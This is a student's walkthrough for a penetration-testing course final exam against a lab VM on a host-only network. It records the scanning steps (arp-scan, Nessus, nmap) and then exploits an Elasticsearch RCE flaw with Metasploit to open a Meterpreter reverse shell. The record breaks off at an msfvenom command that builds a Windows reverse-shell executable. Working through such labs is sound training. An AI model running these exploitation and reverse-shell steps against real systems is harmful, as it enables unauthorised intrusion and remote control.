
Final Exam WalkThrough

Once Downloaded Open Oracle VirtualBox:
Click File > Import Appliance > Select the ova file -
First Error: I tried to send the download to another location but that caused this error for me personally when trying to import it to oracle ○ Second Error: does not matter




Importing appliance ...

From: D:\CanYouHackIt\CanYouHackIt.ova

Result Code: E_INVALIDARG (0x80070057)

100%



VirtualBox - Warning

The virtual machine execution ran into a non-fatal problem as described below. We suggest that you take appropriate action to prevent the problem from recurring.

Details


The shared folder **'KaliShare'** could not be set up: Shared folder path **'C:\Users\pventura\Desktop\KaliShare'** does not exist on the host.

The shared folder setup will not be complete. It is recommended to power down the virtual machine and fix the shared folder settings while the machine is not running.

Error ID: BrokenSharedFolder
Severity: Warning

□ Do not show this message again

- Start Machine:
  - ○ Once started this is how mine looked




SkipKiddieNinja

- Record everything in a Script file:

○ All commands need to be recorded in the script but the ones in blue are what he talks about in the final exam assignment

○ As done in the Wireshark assignment

 Run Command: script -af --timing=hackittiming.txt hackit.log




```
┌──(kali㉿kali)-[~]
└─$ script -af --timing=hackittiming.txt hackit.log
Script started, output log file is 'hackit.log', timing file is 'hackittiming.txt'.
```

- Find IP:


○ Run Command: sudo arp-scan --interface=<interface_name> 192.168.56.0/24

 I choose 192.168.56.141 because when I was running my nmap later on 192.168.56.100 was down

 Interface is found by running ifconfig on kali terminal and the eth with your hostonly network is the interface name you use



```
eth1: flags=4163<UP,BROADCAS
        inet 192.168.56.104
```



```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 08:00:27:8f:5f:0a, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:12       (Unknown: locally administered)
192.168.56.100  08:00:27:cb:8f:a7       (Unknown)
192.168.56.141  08:00:27:f5:09:6b       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.865 seconds (137.27 hosts/sec). 3 responded
```


- Run a Nessus scan of the Can you Hack it VM ○ Start nessus service

 Run Command: sudo systemctl start nessusd.service ○ Open firefox

 Run Command: firefox https://kali:8834/ &

 Login in to your nessus ○ I ran a Basic Scan & Advanced Scan because I wanted to see possible vulnerabilities, I could exploit using msfconsole

 Elasticsearch was the critical one



AdvancedscanCYHI

‹ Back to My Scans


38 Vulnerabilities

□	Sev	CVSS	VPR	EPSS	Family	Count
□	CRITICAL	9.8	5.9	0.1492	Databases	1
□	MIXED	...	...	...	CGI abuses	15
□	MIXED	...	...	...	Web Servers	14
□	MIXED	...	...	...	Web Servers	10
□	MIXED	...	...	...	Windows	6
□	MIXED	...	...	...	CGI abuses	4
□	HIGH	7.5	4.2	0.0111	General	1

can Details

olicy:	Advanced Scan
tatus:	Completed
everity Base:	CVSS v3.0
canner:	Local Scanner
tart:	Today at 12:50 PM
nd:	Today at 12:53 PM
lapsed:	4 minutes

ulnerabilities



BasicScanCYHI

‹ Back to My Scans

38 Vulnerabilities


□	Sev	CVSS	VPR	EPSS	Family	Count
□	CRITICAL	9.8	5.9	0.1492	Databases	1
□	MIXED	...	...	...	CGI abuses	15
□	MIXED	...	...	...	Web Servers	14
□	MIXED	...	...	...	Web Servers	10
□	MIXED	...	...	...	Windows	6
□	MIXED	...	...	...	CGI abuses	4
□	HIGH	7.5	4.2	0.0111	General	1
□	MIXED				General	9

can Details

olicy:	Basic Network Scan
tatus:	Completed
everity Base:	CVSS v3.0
canner:	Local Scanner
tart:	Today at 1:00 PM
nd:	Today at 1:04 PM
lapsed:	4 minutes


ulnerabilities

- Run MsfConsole:
  - Run Command: msfconsole ○ We need to make a database:




```
msf6 > db_nmap -sV -p- 192.168.56.141
[-] Database not connected
```

 Run Command: sudo systemctl enable postgresql




```
msf6 > sudo systemctl enable postgresql
[*] exec: sudo systemctl enable postgresql

Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-i
nstall.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' → '/usr/lib/systemd/sy
stem/postgresql.service'.
```

- Run Command: sudo msfdb init




```
msf6 > sudo msfdb init
[*] exec: sudo msfdb init

[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

- Run Command: sudo systemctl status postgresql




```
msf6 > sudo systemctl status postgresql
[*] exec: sudo systemctl status postgresql

● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Sun 2024-12-08 02:12:41 EST; 12s ago
 Invocation: 0b278a4a7ad04b9091aed28547975f88
    Process: 7861 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 7861 (code=exited, status=0/SUCCESS)

Dec 08 02:12:41 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Dec 08 02:12:41 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

- Create a workspace:
  - Run Command: workspace -a hackit
    - This is important because obviously you need to turn it in but it hold the vulnerabilities from your nessus scan, run command vulns, this will show you your nessus scan info
    - Run command services, that will give you your TCP/UDP info
    - Vuln and services are run after you do nmap and imprt nessus OKAY




```
msf6 > workspace -a hackit
[*] Added workspace: hackit
[*] Workspace: hackit
```

- Now we need to collect data for possible exploits:
  - Nmap Full TCP Scan
    - Run Command: db_nmap -sV -p- <IP chosen>




```
msf6 > db_nmap -sV -p- 192.168.56.141
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 02:14 EST
[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.0027s latency).
[*] Nmap: Not shown: 65521 closed tcp ports (conn-refused)
[*] Nmap: PORT      STATE SERVICE            VERSION
[*] Nmap: 135/tcp   open  msrpc              Microsoft Windows RPC
```

  - Nmap UDP Top 1000Ports Scan
    - Run Command: msf6 > db_nmap -sU --top-ports 1000 <IP chosen>




```
msf6 > db_nmap -sU --top-ports 1000 192.168.56.141
[*] Nmap: 'You requested a scan type which requires root privileges.'
[!] Running Nmap with sudo
[sudo] password for kali:
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 20:21 EST


[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.00037s latency).
[*] Nmap: Not shown: 995 closed udp ports (port-unreach)
[*] Nmap: PORT     STATE         SERVICE
[*] Nmap: 137/udp  open          netbios-ns
[*] Nmap: 138/udp  open|filtered netbios-dgm
[*] Nmap: 500/udp  open|filtered isakmp
```

- Nmap OS and Service Detection:
    - Run Command: msf6 > db_nmap -O <IP chosen>




```
msf6 > db_nmap -O 192.168.56.141
[*] Nmap: 'TCP/IP fingerprinting (for OS scan) requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 20:31 EST
[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.00021s latency).
[*] Nmap: Not shown: 988 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE
[*] Nmap: 135/tcp  open  msrpc
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds
```

- Importing Nessus File to MSF:
    - Locate file ○ On msf run command: db_import <path/to/nessusfile>



```
msf6 > db_import /home/kali/Downloads/BasicScanCYHI_xzqqpv.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.56.141
[*] Successfully imported /home/kali/Downloads/BasicScanCYHI_xzqqpv.nessus
```

- Enumerate the Target:
    - Run Command: search elasticsearch




```
msf6 > search elasticsearch

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descr
   -  ----                                              ---------------  ----       -----  -----
   0  exploit/multi/elasticsearch/script_mvel_rce       2013-12-09       excellent  Yes    Elast
ecution
   1  exploit/multi/elasticsearch/search_groovy_script  2015-02-11       excellent  Yes    Elast
   2  auxiliary/scanner/http/elasticsearch_traversal    .                normal     Yes    Elast
   3  auxiliary/gather/elasticsearch_enum               .                normal     No     Elast
   4  auxiliary/scanner/http/elasticsearch_memory_disclosure  2021-07-21  normal    Yes    Elast
   5    \_ action: DUMP                                 .                .          .      Dump 
   6    \_ action: SCAN                                 .                .          .      Check
   7  exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh /
ode Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/misc/xdh_x_exe

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 192.168.56.141
rhosts => 192.168.56.141
```

- We are going to use exploit number on so
  - Run Command: use 0
  - Run Command: options or show options
    - Both do the same thing
    - This is where you will see the parts you need to configure, rhosts(Target IP), lhost(your HOST-ONLY IP), lport

   Run Command: run

  - This will start the meterpreter session but we need to place a reverse shell to get more privileges




```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set lhost 192.168.56.104
lhost => 192.168.56.104
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows 7'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.141:49202) at 2024-12-08 22:48:07 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\gFQaY.jar' on the target

meterpreter > pwd
C:\Program Files\elasticsearch-1.1.1
```

- Make a reverse shell with msfvenom on kali terminal:
  - Open a second kali terminal (do not close the other one we still need it) ○ Run the script command because idk if it will record other terminals ○ msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your HOST ONLY


IP(not mine)> LPORT=<your port> -f exe -o C:\\Windows\\TEMP\\reverse.exe

- Do not close this kali terminal we will need in next step
- instead of C:\\Windows\\TEMP\\reverse.exe I think you could just do reverse.exe



